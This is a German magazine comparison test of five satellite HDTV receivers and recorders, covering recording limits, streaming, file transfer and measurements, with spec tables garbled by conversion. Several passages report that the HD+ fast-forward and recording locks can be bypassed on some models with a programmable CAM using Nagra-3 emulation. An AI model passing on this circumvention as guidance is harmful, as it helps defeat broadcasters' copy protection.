Und schließlich haben wir auch gleich einen Blick auf die Fähigkeiten der Receiver als Medienplayer und Streaming-Clients geworfen – wobei der VideoWeb 600S diese Funktionen nicht bietet und daher außen vor bleibt. Der Netzzugang erfolgt bei vier von fünf Kandidaten übrigens wahlweise über Kabel oder



Das Grundmodell ohne Plus im Namen konnte HDTV-Bilder auch noch analog ausgeben, beim Humax iCord HD+ fehlt der dafür nötige YUV-Komponentenausgang.

WLAN, lediglich der VideoWeb-Receiver ist stets kabelgebunden. Bei der Maxdome-Box und dem Samsung-Recorder ist der nötige WLAN-Adapter bereits integriert, Humax' iCord HD+ und Vantages VT-1 benötigen einen passenden USB-Stick. Wirklich unschön ist, dass der Humax iCord HD+ beim drahtlosen Datenverkehr lediglich auf die unsichere WEP-Verschlüsselung setzt.

Humax iCord HD+

Den iCord HD hat Humax schon vor Jahren ins Sortiment genommen, mit dem iCord HD+ ist eine Variante mit der offiziellen Zertifizierung für Astras HDTV-Programmpaket (mit RTL HD, Vox HD, ProSieben HD, Sat.1 HD, Kabel 1 HD und ab November Sport1 HD) hinzugekommen. Eine für ein Jahr freigeschaltete HD+-Smartcard liegt dem Receiver bei. Zudem hat der neue Receiver noch ein CI-Plus-konformes Common Interface, ermöglicht den Empfang von HD+ also auch über ein passendes Modul samt Karte, das man im Handel kaufen kann. Doch auch in anderen Punkten weichen beide Fassungen voneinander ab. Im Unterschied zum Grundmodell kann man hier beispielsweise nur zwei statt vier Programme gleichzeitig aufnehmen und dabei auch nur eine der beiden Sendungen schauen.

Wie bei HD+-zertifizierten Receivern mit Aufnahmefunktion üblich, ermöglicht der Humax-Receiver bei eingesteckter HD+-Smartcard zwar ein Mitschneiden von HD+-Sendern, verhindert aber das Vorspulen in diesen Aufnahmen. So wollen RTL & Co ein Überspringen der Werbung verhindern und ihr „Geschäftsmodell sichern“. Bei Verwendung des offiziellen CI-Plus-CAMs von HD+ lässt sich die Aufnahme zudem sogar nur 90 Minuten lang anschauen.



Mit dem Media-Center lässt sich auch Pay-TV empfangen, das dafür nötige Common Interface liegt an der linken Seite des Gehäuses.

Internetanbindung¹

| Hersteller / Marke | Humax | Maxdome | Samsung | VideoWeb |
|---|----------------------|-------------------------------|--------------------------|---|
| Modell | iCord HD+ | mediaCenter HD-TV | BC-C8900S | 600S |
| Programmbegleitende Dienste | | | | |
| HbbTV | ✓ | - | - | ✓ |
| Video on Demand / Videoclips² | | | | |
| ARD / ZDF / 3Sat / Arte | ✓ / - / - / ✓ | ✓ / ✓ / ✓ / ✓ | - / - / - / - | ✓ / ✓ / - / ✓ |
| ProSieben / Sat.1 / Kabel1 / MTV | - / - / - / - | ✓ / ✓ / ✓ / ✓ | - / - / - / - | - / - / - / - |
| Tagesschau / Deutsche Welle TV / N24 | ✓ / - / - | - / ✓ / ✓ | - / - / - | ✓ / - / - |
| YouTube / Sevenload / My Video | - / - / - | - / - / ✓ | ✓ / - / - | - / ✓ / - |
| Video-Podcasts / Sonstige Videoinhalte | - / - | ✓ / AutoManagerTV, Lagerfeuer | - / - | ✓ / HD Klassik, Fitness TV, Kino-vorschau, NASA TV, FreeVOD, Lagerfeuer u. a. |
| kommerzielle Online-Videothek | Maxdome (CE-Version) | Maxdome | - | HD Kino |
| Audio, Text- und Bilddienste | | | | |
| Webradio | ✓ | ✓ | - | - |
| Twitter / Facebook / Wikipedia | - / - / ✓ | - / - / - | ✓ / - / - | ✓ ³ / - / - |
| Picasa / Flickr / Getty Images | - / ✓ / - | - / - / - | ✓ / - / ✓ | ✓ / - / - |
| N24-Nachrichten / USA Today | - / - | ✓ (teilweise mit Video) / - | - / ✓ | - / - |
| Wetterdienst / Google Maps | - / - | ✓ / - | ✓ / ✓ | - / - |
| Sonstige Dienste | Ticketmaster | - | TV-Digital-EPG, Rovi-EPG | - |

¹Der Vantage VT-1 ist nicht aufgeführt, da die getestete Beta-Firmware keine Aussagen über die finale Version zulässt. ²Zugang über Portal/App

³im Testzeitraum nicht verfügbar (s. Haupttext)

✓ vorhanden - nicht vorhanden k. A. keine Angabe

Unterbricht man die Wiedergabe einer HD+-Aufnahme, kann man später ab der Abbruchstelle weiterschauen – was nicht bei allen HD+-Recordern der Fall ist (dazu später mehr). Die von den Privatsendern vorgegebenen Beschränkungen ließen sich mit Panasonics Blu-ray-Recordern über ein programmierbares CI-Modul vom Typ Diablo2 mit Nagra-3-Emulation in Verbindung mit einer gültigen Smartcard komplett umgehen. Das klappt beim iCord HD+ hingegen nicht – offenbar verhindert die Firmware des Receivers das Entschlüsseln von HD+-Kanälen über ein CAM ohne CI-Plus-Sicherung im CI-Slot.

Mit einer Schritt-für-Schritt-Installation und einer von tvt

mit Inhalten bestückten elektronischen Programmzeitschrift (EPG), die bei der Timer-Programmierung auch Serienaufnahmen ermöglicht, empfiehlt sich der iCord HD+ auch Anwendern, die bislang wenig Erfahrung mit Festplatten-Recordern gesammelt haben. Dass der Receiver hingegen nicht einmal rudimentäre Schnittfunktionen wie „Trimmen“ einer Aufnahme am Anfang und Ende kennt, passt da nicht so recht ins Bild.

Aufnahmen überspielt der iCord HD+ auf Wunsch auf ein USB-Wechselmedium; während dieses Vorgangs ist das Gerät für andere Eingaben gesperrt. Nutzt man FAT32-formatierte USB-Speicher, kann eine Datei nicht größer als 4 GByte sein. HDTV-Mitschnitte durchbrechen diese Grenze jedoch recht schnell – bei Das Erste HD und ZDF HD reicht diese Kapazität für gerade einmal rund 45 Minuten. Versuche, längere Aufnahmen auf ein FAT32-formatiertes Medium abzulegen, quittiert der Receiver mit einer Fehlermeldung. Da er das Dateiformat NTFS beim Schreiben nicht unterstützt und im Unterschied zum iCord HD auch keinen FTP-Server integriert hat, blieb lange nur der Weg über EXT3-formatierte Me

dien. Hier fällt zwar die 4-GByte-Grenze, dafür lässt sich der USB-Speicher nur mit Zusatzprogrammen unter Windows auslesen (siehe Link am Ende des Artikels). Kurz vor Redaktionsschluss veröffentlichte Humax jedoch die Firmware 1.01.13, die einen DLNA-Server mitbringt. Nun streamt der Receiver Aufzeichnungen an passende Clients wie Windows-7-PCs mit dem Windows Media Player 12 oder die Playstation 3 – allerdings keine HD+-Mitschnitte. Das verwundert nicht, da sich die gestreamten Videos auf der PC- und der PS3-Festplatte abspeichern lassen.

Die Aufnahmen von frei empfangbaren Sendern und von Sky-Kanälen (mit Alphacrypt-CAM) legt der iCord HD+ lobenswerterweise im TS-Format ab, sodass sie ohne vorherige Behandlung mit Software-Playern auf dem PC wiedergegeben werden können. Aufnahmen von HD+-Sendern lassen sich hingegen zwar auf USB-Medien überspielen, sind aber verschlüsselt und können daher nicht weiterverarbeitet werden. Allerdings kann der iCord HD+ die HD+-Aufzeichnungen von dem externen Speicher wieder abspielen – auch ohne gesteckte HD+-Karte, sodass man die Mitschnitte von RTL HD & Co. auf diesem Wege archivieren kann.

Unser Testgerät mit Firmware 1.01.08 konnte NTFS-formatierte USB-Medien auslesen, obwohl Humax uns offiziell mitteilte, dass der Receiver dazu nicht in der Lage sei. HD-Videos im TS-Container spielt der Humax-Receiver von USB und via LAN natürlich ab, ebenso im AVI- und im TRP-Container gespeicherte HDTV-Aufnahmen. Doch ausgezehnet HD-Videos im beliebten Matroska-Container (MKV) verweigert er.

Maxdome MediaCenter HD-TV

Worum es bei der von Winbox unter der Modellnummer 15424 gefertigten und von der 1&1 Internet AG vertriebenen Box geht, macht schon ihr Name deutlich: Sie soll zugleich als Client für die Online-Videothek Maxdome dienen und via Satellit ausgestrahlte (HD)TV-Kanäle wiedergeben. Letzteres funktionierte an unserer Empfangsanlage mit DiSEqC-Steuerung allerdings nicht richtig, wir bekamen nur eine Hand

Anzeige



Der Samsung BD-C8900S ist nicht nur ein HDTV-Recorder, sondern auch ein vollwertiger 3D-tauglicher Blu-ray-Player.

voll Sender rein. An unserer zweiten Schüssel ohne DISEqC gab es hingegen keine Probleme.

TV-Signale gab die Box zudem nur in der Auflösung 720p weiter. In in 1080i ausgestrahlten und auf 720p umgerechneten Sendungen fehlten sichtbar Details, Texte und Logos flackerten zudem. Laut 1&1 wurde die 720p-Ausgabe „initial konzipiert, um ein einheitliches User Interface zu schaffen“. Bis zum Jahresende soll es nun aber ein Firmware-Update geben, das die Darstellung der höheren HDTV-Auflösung ohne Umrechnung beherrscht. Ein Geräte-Display hat das MediaCenter nicht, vielmehr muss der Anwender mit vier aus der Ferne schlecht lesbaren Anzeigen mit LED-Hintergrundbeleuchtung auskommen.

Mehr als eine Aufnahme zur Zeit ist bei der Maxdome-Box nicht drin; selbst ein anderes Programm auf demselben Transponder lässt sich zu dieser Zeit nicht gucken. Dank CI-Slot kann man mit CAM und gültiger Karte Sky-Programme empfangen und aufzeichnen; allerdings gelang es uns nicht, bei Multifeed-Kanälen wie Sky Bundesliga in die einzelnen Unterkanäle zu gelangen. 1&1 erklärt dies mit der fehlenden Sky-Zertifizierung, Hoffnung auf Besserung bei einem kommenden Update besteht also nicht.

Laut 1&1 wird der Receiver auch den Empfang des HDTV-Pakets HD+ über ein spezielles Modul (auch Legacy-CAM genannt) ermöglichen, das noch im vierten Quartal dieses Jahres verfügbar sein soll. Da dabei auch die Firmware des Receivers angepasst wird, ist davon auszugehen, dass bei der Wiedergabe von HD+-Mitschnitten die oben erwähnte Vorspulsperrre greift.

Ein programmierbares CAM ließ sich zwar generell mit einer gültigen Abokarte einsetzen, das TV-Bild war jedoch stets mit Ar-

tefakten durchsetzt. Das MediaCenter ist faktisch ein Daten-grab, das keine Mitschnitte nach draußen gibt, weder über USB noch über das Netzwerk. Dazu ist 1&1 nach eigenen Angaben aufgrund vertraglicher Vereinbarungen mit den Maxdome-Inhaltslieferanten verpflichtet. Die Box kann Dateien von USB-Medien (auch von NTFS-formatierten) und von einem UPnP-AV-Server im LAN abspielen – darunter auch H.264-kodierte HD-Videos im AVI- und MP4-, nicht jedoch im MKV-Container.

Abschließend sei noch festgestellt, dass die Box während unseres Tests einzelne Funktionen mehrfach komplett einstellte. So ließ sich beispielsweise über die X-Taste auf der Fernbedienung das Maxdome-Portal nicht mehr aufrufen. In diesem Fällen half nur noch ein Aus- und wieder Einschalten des Geräts über den rückseitigen Netzschalter.

Samsung BD-C8900S

Die Basis für den BC-C8900S bildet die aktuelle 3D-taugliche Blu-ray-Player-Generation von Samsung, die wir bereits in [1] ausführlich getestet haben. Auf

die Wiedergabe von Blu-rays mit stereoskopischen Videobildern gehen wir daher hier nicht noch einmal ein – nur so viel: Es funktioniert im Zusammenspiel mit einem 3D-tauglichen TV einwandfrei.

Die Bedienoberfläche entspricht der der Blu-ray-Player, die lediglich um die Punkte „Sender“ (für Live-Fernsehen) und „Aufnahmen“ erweitert wurde – ein Zeichen dafür, dass dem Player einfach ein DVB-S2-Empfangsteil samt Festplatte angeflanscht wurde. So ganz überzeugend gelang dies nicht: Während einer laufenden Aufnahme lässt sich nicht einmal auf einen anderen Kanal umschalten, wenn dieser auf demselben Transponder liegt. Sogar der Versuch, die elektronische Programmzeitschrift (EPG) oder die Kanalliste aufzurufen zu wollen, provoziert in dieser Zeit die Nachfrage, ob man den laufenden Mitschnitt stoppen möchte. Nebenbei kann man zwar eine Blu-ray Disc anschauen, aber keinen Webdienst nutzen.

Der Samsung-Recorder ist CI-Plus-zertifiziert. Versuche, einen HD+-Sender mitzuschneiden, enden hier mit einer Fehlermeldung, da der Betreiber diese

Funktion per Flag im TV-Datenstrom gesperrt hat und der Receiver im Unterschied zum iCord HD+ eben nicht HD+-zertifiziert ist. Das Programm lässt sich lediglich für maximal 90 Minuten pausieren. Wie der Humax iCord HD+ ließ sich auch der Samsung-Receiver nicht mit dem Diablo2-CAM überlisten.


Sky will bis Weihnachten ein eigenes CI-Plus-Modul anbieten; die genannten Einschränkungen sind bei dessen Einsatz aber ebenfalls zu erwarten. Benutzt man hingegen eine gewöhnliche Sky-Karte mit Nagravision-Verschlüsselung und ein Alpha-crypt-(Light)-CAM, sind Aufnahmen problemlos möglich. Eine Hürde bleibt auf jeden Fall: Sollten sich die beiden Anbieter nicht auf ein gemeinsames Modul einigen, müsste man für den Wechsel zwischen HD+ und Sky auch immer das Modul wechseln, da der Receiver nur mit einem CI-Schacht ausgestattet ist.

Nur acht Timer-Plätze stellt der C8900S zur Verfügung – das ist mickrig. Und dass Timer-Programmierungen nicht nur über den EPG, sondern auch manuell (über Menü/Sender/Kanal-Manager/gewünschter Sender/Extras/Timer-Aufnahme) möglich sind, dürfte vielen Nutzern erst nach einem Blick ins Handbuch klar werden. Auch an anderer Stelle ist die Bedienung wenig intuitiv. Immerhin ist das Menü, über das man Aufnahmen trimmen (am Anfang oder am Ende etwas wegschneiden) und teilen kann, recht ansprechend gestaltet.

Wie schon in [1] festgestellt, spielen die Samsung-Player alle möglichen MKV-Varianten einschließlich Untertitel (sogar mit Synchronisationsfunktion zur Audioausgabe) von NTFS- oder FAT32-formatierten USB-Medien ab. Sie liefern über die Buchse jedoch nicht genug Strom, um eine 2,5-Zoll-Festplatte von Western Digital anzutreiben, womit andere Player keine Probleme haben. Um auf den Speicher zugreifen zu können, klemmten wir auch diesmal einen aktiven USB-Hub dazwischen. Übers Netz spielt das Gerät MKVs leider nicht ab.

Vantage VT-1

Vantages VT-1 kommt mit einem ungewöhnlichen Feature: Auf



Laufende Aufnahmen werden beim BD-C8900S von einer recht nervenden Einblendung begleitet, die sich nicht wegdrücken lässt.



das Gerät lässt sich neben dem proprietären Betriebssystem noch ein Linux-OS aufspielen. Der Anwender kann dann beim Booten zwischen den beiden Systemen wählen. Dennoch ist laut Vantage eine Übergabe der Betriebssoftware an die Öffentlichkeit nicht geplant; vielmehr dienen die alternativen Versionen dazu, die Grenzen der proprietären Firmware bezüglich Konnektivität zu überwinden. Zum Testzeitpunkt war das alternative Betriebssystem jedoch noch nicht offiziell verfügbar, weshalb wir zur eingangs angesprochenen Beta-Firmware griffen – zu erkennen an dem Pinguin hinter dem Vantage-Zeichen. Ansonsten entsprechen die recht spröden Menüs und Einblendungen in Aussehen und Bedienung der Originalfassung.

Auch die Grundeinstellungen teilen sich beide Betriebssysteme, sodass man beispielsweise keinen zweiten Sendersuchlauf durchführen muss. Dies soll ebenso für Timer-Programmierungen gelten, die der Receiver laut Hersteller unabhängig vom aktiven OS durchführt.

Auf der Verpackung des VT-1 prangt ein großer HD+-Aufkleber. Allerdings beherrscht das Gerät weder das Verschlüsselungsverfahren Nagravision 3, um das Paket selbst zu entschlüsseln, noch kann es – wie der HUmax- und der Samsung-Receiver – mit CI-Plus-Modulen zusammenarbeiten. Vielmehr bezieht sich Vantage bei der Aussage auf die bereits seit einiger Zeit angekündigten CI-Module (auch „Legacy-CAMs“ genannt), die eine Reihe bereits erhältlicher Receiver im Zusammenspiel mit einem Firmware-Update in die Lage versetzen sollen, RTL HD & Co. zu empfangen.

Als interne Festplatte nutzt der Vantage-Receiver ein 2,5-Zoll-Modell. Diese Baugröße ist vor

allem in Notebooks zu finden und zeichnet sich durch eine geringe Geräuschentwicklung aus. Da die Platte im VT-1 in einem Wechselrahmen hinter der Frontplatte untergebracht ist, lassen sich größere Datenbestände auch direkt mit hoher Geschwindigkeit über eSATA auf einen PC überspielen. Da wir den VT-1 ohne Festplatte erhielten, bauten wir selbst eine Harddisk (vom Typ Western Digital WD2500BEVT) – und führten auch unsere Geräuschmessungen mit dieser Platte durch. Die Ergebnisse und die Bewertungen gelten nur für diese Kombination und stehen daher in der Tabelle auf Seite 120 in Klammern.

Keine wesentliche Veränderung gibt es gegenüber den Vorgängermodellen bezüglich der Speicherung der TV-Mitschnitte. Die Aufnahmen werden in 2 GByte großen Blöcken als TRP-Dateien gespeichert. Zur Weiterverarbeitung müssen diese am PC zu einer Datei zusammengefügt und mittels eines Programms wie TSRemux in einen TS-Datenstrom umgewandelt werden (siehe Link am Ende des Artikels). Alternativ lässt sich mit dem kostenpflichtigen Programm „DVR-Studio Pro“ von Haenlein Software aus den Daten auch eine DVD brennen.

Die Weitergabe der Aufnahmen kann auch über eine externe Festplatte oder das lokale Netzwerk laufen – wobei im letzteren Fall auf dem Rechner eine FTP-Server-Software installiert sein muss, da der Receiver stets als Client fungiert. Leider werden bei einer solchen Übertragung die verschiedenen Blöcke einer längeren Aufnahme nicht zu einer Datei zusammengefügt. Zudem ist der Receiver während der Übertragung gesperrt. Im Netzwerk-Menü findet sich schließlich noch der Modus „IP-Stream“. Damit lassen sich Videoaufzeichnungen von der

Das OLED des Vantage VT-1 kann sowohl den Sendernamen als auch das Senderlogo darstellen.

VideoWeb 600S

VideoWeb hat den 600S recht spartanisch ausgestattet. So kann der Tuner zwar während einer laufenden Aufnahme ein zweites Programm auf demselben Transponder anzeigen, nimmt dieses aber nicht auf. Positiv fällt auf, dass sich auch Einsteiger dank eindeutiger Einblendungen schnell zurechtfinden. Dazu passt auch, dass sich die Online-Funktionen des 600S über einen Rechner im selben Netz bequem konfigurieren lassen.

Das Gerät ist HD+-zertifiziert, eine für ein Jahr freigeschaltete Smartcard für Astra HDTV-Programmpaket liegt bei. Wie der Humax iCord HD+ sperrt auch der Vantage die Vorspulfunktion bei der Wiedergabe von HD+-Mitschnitten. Hier ist diese Einschränkung aber richtig nervig, da sich der 600S bei der Wiedergabe von TV-Aufzeichnungen keine Abbruchstelle merkt und stets von vorne beginnt. Immerhin lässt er sich mit einem programmierbaren CAM und einer gültigen HD+-Smartcard überlisten, sodass sich HD+-Sender auch ohne Einschränkungen aufzeichnen und abspielen lassen.

Der CI-Slot lässt sich auch nutzen, um mittels Alphacrypt-CAM und gültiger Abokarte Sky-(HD-)Kanäle zu empfangen und unverschlüsselt aufzuzeichnen. Auf Skys Optionskanäle kam man mit der getesteten Firmware jedoch nicht; VideoWeb will diese Funktion per Update nachliefern.

VideoWeb führt aktuell im Standby-Modus keine programmierten Aufnahmen durch. Diese Funktion soll laut Hersteller erst in einer der zukünftigen Firmware eingebaut werden. Daher müssen Anwender den VideoWeb 600S eingeschaltet lassen, wenn sie eine Aufnahme pro-

USB-Festplatte eines VT-1 auf einen zweiten VT-1 im lokalen Netzwerk streamen, nicht aber zum PC.

Als erster jemals von c't getesteter DVB-Receiver besitzt der VT-1 HDMI-Eingänge. An diese lassen sich Zuspieler anschließen; das von ihnen gelieferte Bild wird auf Knopfdruck an den Fernseher weitergeleitet – aber nur, wenn die eingespeisten HDMI-Signale unverschlüsselt sind. Als Quellen kommen somit beispielsweise HD-Camcorder in Frage, nicht aber Blu-ray-Player.

Von USB-Medien, auch NTFS-formatierten, spielt der VT-1 Videos in unzähligen Formaten ab, darunter auch H.264- und VC-1-kodierte HD-Filme im MKV-Container. Bei einigen Videos in TS- und MPEG-Container, die auf anderen Receivern problemlos liegen, kam es jedoch zu Tonaussetzern.

Als einziges Modell im Testfeld kann der VT-1 keine Mediendateien von einem UPnP-AV-Server im LAN abspielen; diese Funktion will der Hersteller nach eigenen Angaben jedoch nachreichen. Leider hängte sich der VT-1 mit der Betafirmware bei Problemen gern mal auf und muss mit der Power-Taste in den Tiefschlaf geschickt werden, um neu zu booten.



Bei VideoWebs 600S muss sich der Nutzer mit einem HDMI-Ausgang als einzigem Videoanschluss und einem vierstelligen 7-Segment-Frontdisplay begnügen.

HDTV-Recorder

| Hersteller / Marke | Humax | 1&1 / Maxdome | Samsung |
|---|---|---|---|
| Modell | iCord HD+ | MediaCenter HD-TV | BD-C8900S |
| Website | www.humax-digital.de | www.maxdome.de/mediaCenter/ | www.samsung.de |
| getestete Firmware | GHSNA 1.01.13 | 1.1.1.16 | 001001 |
| Zertifizierung Sky / HD+ / CI+ | – / ✓ (Karte liegt bei) / ✓ | – / ✓ (über Legacy-CAM) / – | – / – / ✓ |
| Empfang | | | |
| Übertragungs-/TV-Standard(s) 1. Tuner | DVB-S(2) / SDTV, HDTV | DVB-S(2) / SDTV, HDTV | DVB-S(2) / SDTV, HDTV |
| Übertragungs-/TV-Standard(s) 2. Tuner | DVB-S(2) / SDTV, HDTV | – | – |
| Steuersignale laut Hersteller | DiSEqC 1.0, 1.2, USALS | DiSEqC 1.0 | DiSEqC 1.2, USALS |
| CI-Slots / Kartenleser (CA-System) | 1 / 1 (Nagravision 3) | 1 (Seite) / 0 | 1 / 0 |
| Anzeige / Videoausgabe | | | |
| Gerätedisplay (Art) | 16-stelliges Matrix-LCD | – | 6-stelliges Matrix-VFD |
| Programmname On Screen / im Gerätedisplay | ✓ / ✓ | ✓ / entfällt | ✓ / – |
| Now / Next | ✓ / ✓ (über EPG) | ✓ / ✓ | ✓ / ✓ |
| EPG (Quelle) / Videotext | ✓ (tvtv) / ✓ | ✓ (DVB-SI) / ✓ | ✓ (DVB-SI) / ✓ |
| HD-Ausgabeformat über HDMI | 720p, 1080i, nativ | 720p | 720p, 1080i, 1080p, nativ |
| regelbare A/V-Synchronität | ✓ (bis 400 ms) | – | – |
| TV-Wiedergabe-/Aufnahmefunktionen | | | |
| Unterstützung Optionskanäle (Multifeed) | werden in Kanäle aufgelöst | – | werden in Kanäle aufgelöst |
| Festplatte für TV-Aufnahmen | eingebaut (500 oder 1024 GByte) | eingebaut (160 GByte) | eingebaut (500 GByte) |
| Direkte Aufnahme Receiver auf externes Medium | – | – | – |
| max. Anzahl gleichz. Aufnahmen / Timeshifting | 2 / ✓ | 1 / ✓ | 1 / ✓ |
| Anzahl Timer-Plätze | > 50 | > 50 | 8 |
| Variante Timer-Programmierung | einmal, tägl., wöchentl., werktags, Wochenende, Serienautomatik | einmal, täglich, wöchentlich, werktäglich | einmal, täglich, wöchentlich, Mo-Fr, Mo-Di, Mi-Do, Sa-So |
| Timer: Vor-/Nachlaufzeit global einstellbar | ✓ / ✓ | – / – | – / – |
| Aufzeichnungsformat: Dateiendung (Blockgr. bei FAT32) | .TS | nicht sichtbar | nicht sichtbar |
| Aufnahmen trimmen / schneiden | – / – | – / – | ✓ / – (nur teilen) |
| Weitergabe von TV-Aufnahmen | | | |
| Überspielung USB: Receiver-Festplatte – externes Medium (Dateisystem) | ✓ (FAT32, EXT3) ¹ | – | – |
| Überspielung LAN: Receiver – PC / notwendige Software | ✓ (über DLNA, keine HD+-Aufnahmen) | – | – |
| Streaming von TV-Aufnahmen (Receiver als Server) | ✓ (über DLNA, keine HD+-Aufnahmen) | – | – |
| Wiedergabe sonstiger Medienformate | | | |
| Discformate: 3D-Blu-ray Disc / Blu-ray Disc / DVD / Audio-CD | – / – / – / – | – / – / – / – | ✓ / ✓ / ✓ / ✓ |
| USB-Wiedergabe Codecs/Container | JPEG, MP3, VOB, DivX, DivX HD, H.264 (AVI, TS, M2TS) | JPEG, MP3, WMA (nicht Lossl.), DivX, DivX HD, WMV, WMV HD (ohne 5.1), VC-1/H.264 (AVI, MP4) | JPEG, MP3, WMA (nicht Lossl.), VOB, DivX, DivX HD, WMV, WMV HD (ohne 5.1), H.264/VC-1 (MKV) |
| Lesen NTFS-formatierter USB-Speichermedien | ✓ (nicht offiziell) | ✓ | ✓ |
| Wiedergabe über Netzwerk (Standard) | DLNA: alle unter USB Genannten | DLNA: alle unter USB Genannten | DLNA: keine MKVs, kein DivX6 |
| Anschlüsse | | | |
| Antennenbuchsen In / Out (Loop) | 2 / 1 | 1 / 0 | 1 / 0 |
| Video digital: HDMI-Out / DVI-Out / HDMI-In | 1 / 0 / 0 | 1 / 0 / 0 | 1 / 0 / 0 |
| Video-Out analog: Composite / S-Video / YUV / Scart | 1 / 0 / 0 / 2 | 0 / 0 / 0 / 1 | 1 / 0 / 1 / 0 |
| Audio-Out digital: optisch / koaxial | 1 / 0 | 1 / 0 | 1 / 0 |
| Audio-Out digital: Scart / Line-Out Buchsen (Stereo) | 2 / 1 | 1 / 1 | 0 / 1 |
| USB A / USB B / eSATA / RS-232 | 2 / 0 / 0 / 0 | 1 / 0 / 0 / 0 | 1 / 0 / 0 / 0 |
| Ethernet-Buchse / sonstige Anschlüsse | 1 / – | 1 / – | 1 / – |
| WLAN | optionales USB-Modul | eingebaut | eingebaut |
| Sonstiges | | | |
| Schnellstartfunktion | ✓ | ✓ | – |
| Speicherkartenleser | 0 | 0 | 0 |
| Netzschalter / Lüfter | ✓ / ✓ | ✓ / – | – / ✓ |
| Messungen | | | |
| Bootzeiten: Aus / Standby (Deep Standby) | 34 s / 4 s (4 s) | 64 s / 6 s (61 s) | 14 s / 12 s (entfällt) |
| Umschaltzeiten SDTV – SDTV / HDTV – HDTV | 2 s / 2 – 3 s | 4 – 5 s / 4 – 5 s | 2 – 3 s / 3 s |
| Geräuschenwicklung Ruhe / Aufnahme | < 0,1 Sone / < 0,1 Sone | < 0,3 Sone / < 0,3 Sone | < 0,1 Sone / < 0,1 Sone |
| Leistungsaufnahme Standby (Deep) / Betrieb Wiedergabe / Aufnahme | 1,7 (0,5) Watt / 21,3 Watt / 21,4 Watt | 11 (1,7) Watt / 13 Watt / 14 Watt | 1,45 Watt (entfällt) / 27,4 Watt / 29 Watt |
| Bewertung | | | |
| Bild HDTV / hochskaliertes SDTV | ⊕⊕ / ⊖ | ⊖ / ⊖ | ⊕⊕ / ⊖ |
| (HD)TV-Funktionalität (nach Tunermöglichkeiten) / Transfer zum PC | ⊖ / ⊕ | ⊖ / nicht möglich | ⊖ / nicht möglich |
| Webdienste / Medienwiedergabe / Streaming-Client | ⊖ / ⊖ / ⊖ | ⊕ / ⊕ / ⊖ | ⊖ / ⊕⊕ / ⊖ |
| Bootzeit aus Standby / Umschaltzeiten | ⊕⊕ / ⊕ | ⊕⊕ (Deep Standby: ⊕⊕) / ⊕⊕ | ⊕ / ⊕ |
| Leistungsaufnahme / Geräuschenwicklung | ⊖ (Deep Standby: ⊕⊕) / ⊕⊕ | ⊖ (Deep Standby: ⊕) / ⊕⊕ | ⊖ / ⊕⊕ |
| Straßenpreis | 560 €; (500-GByte-Version) | 300 € (UVP) | 560 € |

¹HD+-Aufnahmen lassen sich transferieren, sind aber verschlüsselt – was bislang eine Nutzung/Bearbeitung am PC unmöglich macht²Note für Leistungsaufnahme wurde um zwei Stufen abgewertet, da Timer-programmierte Aufnahmen nicht im Standby möglich sind

⊕⊕ sehr gut ⊕ gut ⊖ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

| Vantage | VideoWeb |
|--|---|
| VT-1 | 600S |
| www.vantage-digital.com | www.videoweb.de |
| 01.02ML-0 (Beta-Version) | 70 |
| – / ✓ (über Legacy-CAM) / – | – / ✓ (Karte liegt bei) / – |
| DVB-S(2) / SDTV, HDTV | DVB-S(2) / SDTV, HDTV |
| DVB-S(2) / SDTV, HDTV | – |
| DiSEqC 1.0, 1.2, 1.3, USALS | DiSEqC (keine Versionsangabe) |
| 2 / 2 (Conax, XCrypt, Firecrypt u. a.) | 1 / 1 (Nagravision 3) |
| 2-Zoll-OLED (160 X 128 Pixel) | 4-stelliges 7-Segment-V |
| ✓ / ✓ | – / ✓ |
| ✓ / ✓ | ✓ / – (über EPG) |
| ✓ (DVB-SI) / ✓ | ✓ (DVB-SI) / ✓ |
| 720p, 1080i, 1080p | 720p, 1080i |
| ✓ (200 Stufen) | – |
| ✓ (Optionstaste) im Wechselrahmen (2,5 Zoll) | – |
| ✓ (über USB / FAT32) | per USB anschließbar |
| 2 (+1 Wiedergabe) / ✓ | ✓ (über USB / FAT32, EXT3) |
| 40 | 1 (+1 Wiedergabe) / ✓ |
| einmal, täglich, Tage frei wählbar | einmal, täglich, Tage frei wählbar |
| – / ✓ | – / – |
| .TRP (je 2 GByte) | .MPEG (bei FAT32 max. 4 GByte) |
| – / – (Kapitelmarken möglich) | – / – |
| ✓ (FAT32) | entfällt |
| ✓ / FTP-Server auf PC | – |
| ✓ (nur zwischen zwei VT1s) | – |
| – / – / – / – | – / – / – / – |
| JPEG, MP3, WMA, VOB, DivX (bis 720p, kein DivX 3.11), H.264/VC-1 (MKV, TS, MPEG) | – |
| ✓ | entfällt |
| – | – |
| 2 / 2 | 1 / 1 |
| 1 / 0 / 2 (für unverschl. Signale) | 1 / 0 / 0 |
| 1 / 1 / 1 / 2 | 0 / 0 / 0 / 0 |
| 1 / 1 | 1 / 0 |
| 2 / 1 | 0 / 0 |
| 2 / 1 / 0 / 1 | 2 / 0 / 0 / 0 |
| 1 / Anschluss für IR-Extender
optionales USB-Modul | 1 / –
– |
| ✓ | – |
| 1 (SD) | 0 |
| ✓ / ✓ | ✓ / – |
| 49 s / 10 s (49 s) | 43 s / 42 s (entfällt) |
| 2 – 3 s / 3 s | 3 – 4 s / 3 – 4 s |
| (< 0,1 Sone / < 0,1 Sone) | < 0,1 Sone / < 0,1 Sone |
| 15,6 (1) Watt / 18 Watt / 19 Watt | 0,6 Watt (entfällt) / 12 Watt / 12 Watt |
| ⊕⊕ / ⊖ | ⊕⊕ / ⊖ |
| ⊕ / ⊕ | ⊕ / ⊖ |
| keine Wertung, da Beta-Firmware / ⊕⊕ / entfällt | ⊖ / entfällt / entfällt |
| ⊕ (Deep Standby: ⊖) / ⊕ | ⊖ / ⊖ |
